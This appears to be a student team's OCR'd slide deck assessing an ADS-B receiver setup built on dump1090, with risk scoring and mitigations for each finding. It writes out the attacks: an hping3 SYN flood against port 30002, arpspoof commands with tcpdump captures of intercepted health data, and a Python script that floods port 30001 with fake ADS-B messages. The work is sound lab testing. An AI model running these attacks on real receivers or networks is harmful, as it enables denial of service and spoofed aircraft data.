
Option 2: Authentication
Log-in system for manager
=> Additional system development is required,
ex) Encryption is needed for authentication key exchange

Option 3: Increase backlog size: Use a larger listen() backlog to handle multiple legitimate clients
=> Not selected : Because an attacker can fill up all available connections with fake sessions,
this approach does not fundamentally address the root cause


VU-03 Unauthenticated Access and Lack of Connection Validation - Attack Analysis

ID	Fault	Attack Surface	Impact	A (pt)	Likelihood	B (pt)	Risk Score (A x B)
F-11	Multiple Client Limit on Port 30002	dump1090	● Legitimate user connections may be denied, leading to a DoS	4 pt	● Fake connections flood socket pool	5 pt	20

Denial Of Service(DOS)



Attack point :
The program restricts each socket to a maximum of 1024 clients. Sending a large number of bogus connection requests to port 30002 to ensure that no slots remain available.



```
if  fd >= MODES_NET_MAX_FD) {
    close(fd);
    return; /* Max number of clients reached. */
}
```


Max connection = 1024

Analysis Technique : Code review, Penetration Testing

VU-03 Unauthenticated Access and Lack of Connection Validation - Attack Method & Mitigation


Attack Simulation tool: hping3

Attack method :
Create and maintain 1024 fake TCP connections
hping3 -S -p 30002 <raspberrypi-ip> --flood



```
dump1090 1136    lg 1018u IPv4  64166      0t0  TCP 172.20.3.191:30002->172.20.0.225:62639
dump1090 1136    lg 1019u IPv4  64167      0t0  TCP 172.20.3.191:30002->172.20.0.225:62490
dump1090 1136    lg 1020u IPv4  64168      0t0  TCP 172.20.3.191:30002->172.20.0.225:62029
dump1090 1136    lg 1021u IPv4  64169      0t0  TCP 172.20.3.191:30002->172.20.0.225:60305
dump1090 1136    lg 1022u IPv4  64170      0t0  TCP 172.20.3.191:30002->172.20.0.225:54351
dump1090 1136    lg 1023u IPv4  64171      0t0  TCP 172.20.3.191:30002->172.20.0.225:54350
```

Attack result :
If a user attempts to connect, a socket error will occur.



Ads-b-display

Error while connecting: Socket Error # 10060
Connection timed out.

Mitigation:


Option1:
Connection timeouts: Automatically close idle connections
- **Terminate half-open connections**: Use TCP RST or OS firewall to remove lingering SYN_RECEIVED states

Option2:
- IP Whitelist : Allow only trusted or authenticated clients - Deploy IDS tools like Fail2Ban: Automatically block malicious IPs
=> Not selected :Because the service is used by many unspecified users, allowing only certain IPs is not feasible. Considering the high cost of deploying an IDS and the low risk level, proper socket management is an adequate solution.

VU-04 Forced Socket Termination - Attack Analysis

ID	Fault	Attack Surface	Impact	A (pt)	Likelihood	B (pt)	Risk Score (A x B)
F-12	Forced Connection Drop via ARP Spoofing	Transmission between HMS and user	● MITM blocks packets; forces disconnect	4 pt	● Needs attacker on same network	3 pt	12

Denial Of Service(DOS)



Attack point :
The attacker intercepts and hijacks packets sent from dump1090 and Health monitor system to the ADS-B Display.


Analysis Technique : Attack Surface Analysis

VU-04 Forced Socket Termination - Attack Method & Mitigation

Attack Simulation tools: arpspoof, tcpdump, arp, nmap

Attack method :


1) The attacker continuously sends forged ARP Reply packets.
2) The attacker's MAC address is associated with the IP address RUI Client.
3) All packets that the target sends to RUI Client are routed through the attacker.



```
hwajung@hwajung:~$ sudo arpspoof -i ens33 -t 172.26.13.116 172.26.116.69
[sudo] password for hwajung:
0:c:29:21:75:1f 2c:cf:67:e4:1c:ec 0806 42: arp reply 172.26.116.69 is-at 0:c:29:21:75:1f
0:c:29:21:75:1f 2c:cf:67:e4:1c:ec 0806 42: arp reply 172.26.116.69 is-at 0:c:29:21:75:1f
0:c:29:21:75:1f 2c:cf:67:e4:1c:ec 0806 42: arp reply 172.26.116.69 is-at 0:c:29:21:75:1f
0:c:29:21:75:1f 2c:cf:67:e4:1c:ec 0806 42: arp reply 172.26.116.69 is-at 0:c:29:21:75:1f
```

Attack result :

The attacker intercepts and hijacks packets sent from PI to the RUI Client. The RUI Client times out after a certain period without receiving ACK responses, and the TCP connection is terminated.



```
hwajung@hwajung:~$ sudo tcpdump -s 0 -X -nn -i ens33 src host 172.26.13.116 and tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:57:13.950197 IP 172.26.13.116.5001 > 172.26.116.69.1397: Flags [P.], seq 0:108, ack 35, w
in 64932, length 108
        0x0000:  4500 0094 a005 4000 4006 c070 ac1a 0d74  E.....@.@..p...t
        0x0010:  ac1a 7445 1389 0575 f899 aba7 8ee2 c7fe  ..tE...u........
        0x0020:  5018 fda4 d525 0000 5449 4d45 523d 337c  P....%..TIMER=3|
        0x0030:  4350 553a 312e 322f 3130 302e 307c 4d45  CPU:1.2/100.0|ME
        0x0040:  4d3a 3431 382f 3136 3231 397c 5445 4d50  M:418/16219|TEMP
        0x0050:  3a34 382e 352f 3835 2e30 7c44 4953 4b3a  :48.5/85.0|DISK:
        0x0060:  3131 2f31 3030 7c55 5054 494d 453a 3030  11/100|UPTIME:00
        0x0070:  3a30 383a 3435 7c50 4f57 4552 3a30 2e38  :08:45|POWER:0.8
        0x0080:  562f 302e 3641 7c43 5243 3d39 3262 3535  V/0.6A|CRC=92b55
        0x0090:  3963 300a                                9c0.
```

Health check data

Mitigation:


Static ARP tables: Prevent ARP spoofing

- Network-based IDS (NIDS): Detect abnormal ARP packets
- Switch port security: Configure switch settings to prevent spoofing

VU-05 Accepting data from Untrusted Sources - Attack Analysis

ID	Fault	Attack Surface	Impact	A (pt)	Likelihood	B (pt)	Risk Score (A x B)
F-01	Non-Authentication on Port 30001	dump1090	● Legitimate user connections may be denied; spoofed aircraft data	3 pt	● Common system design without auth; frequently scanned	4 pt	12

Spoofing



Attack point :
Attacker sends fake ADS-B data to server.


Analysis Technique : Attack Surface Analysis

VU-05 Accepting data from Untrusted Sources - Attack Method & Mitigation

Attack Simulation tools : Python

Attack method :

1) Run python script to send fake data to 30001 port on server




```
    "*8DAB00AE990DB20480084AFA258B;\n",
    "*8DAB00AE58CDB33579FEC82B79A7;\n",
    ] * (10 ** 6)

    HOST = '172.26.13.116'
    PORT = 30001

    with socket.create_connection((HOST, PORT)) as s:
        for msg in fake_adsb_messages:
            s.sendall((msg + '\n').encode('ascii'))
            time.sleep(0.001)
```

Attack result :

Fake data is sent to the client



Mitigation:

Option 1:
Sender authentication: Verify data source using TLS authentication or whitelisting the IP/Port.

Option 2:
Message integrity checks: Use CRC or checksums

Not preferred : If fake data has a valid format, integrity checks alone cannot prevent it.

Option 3:
Input rate limiting: Limit data ingestion rate to mitigate flooding attacks

Not preferred : If fake inputs are sent at a rate normal data traffic, rate limiting alone will not prevent them

Team Reflection: What We Learned

What Worked Well?

1. Application of learned concepts like STRIDE and PnG to the project.
2. Used various tools like Wireshark and Linux OS (VMware) for penetration testing.
3. Everyone effectively managed their assigned roles and time, contributing well to the project.
4. Successfully applied security concepts to executable attack scenarios.

What Didn't Work Well?

1. Failed to Implement code injection.
2. Unable to utilize SBS Connect and Google BigQuery related features.
3. Failed to fully utilize the various hacking tools learned during lectures

If We Did It Again...

1. If time permits, We would like to practice and master more attack techniques
2. An alternative approach, from threat modeling to exploitation, is proposed to identify vulnerabilities through another perspective.

Q & A

Thank you

Triple S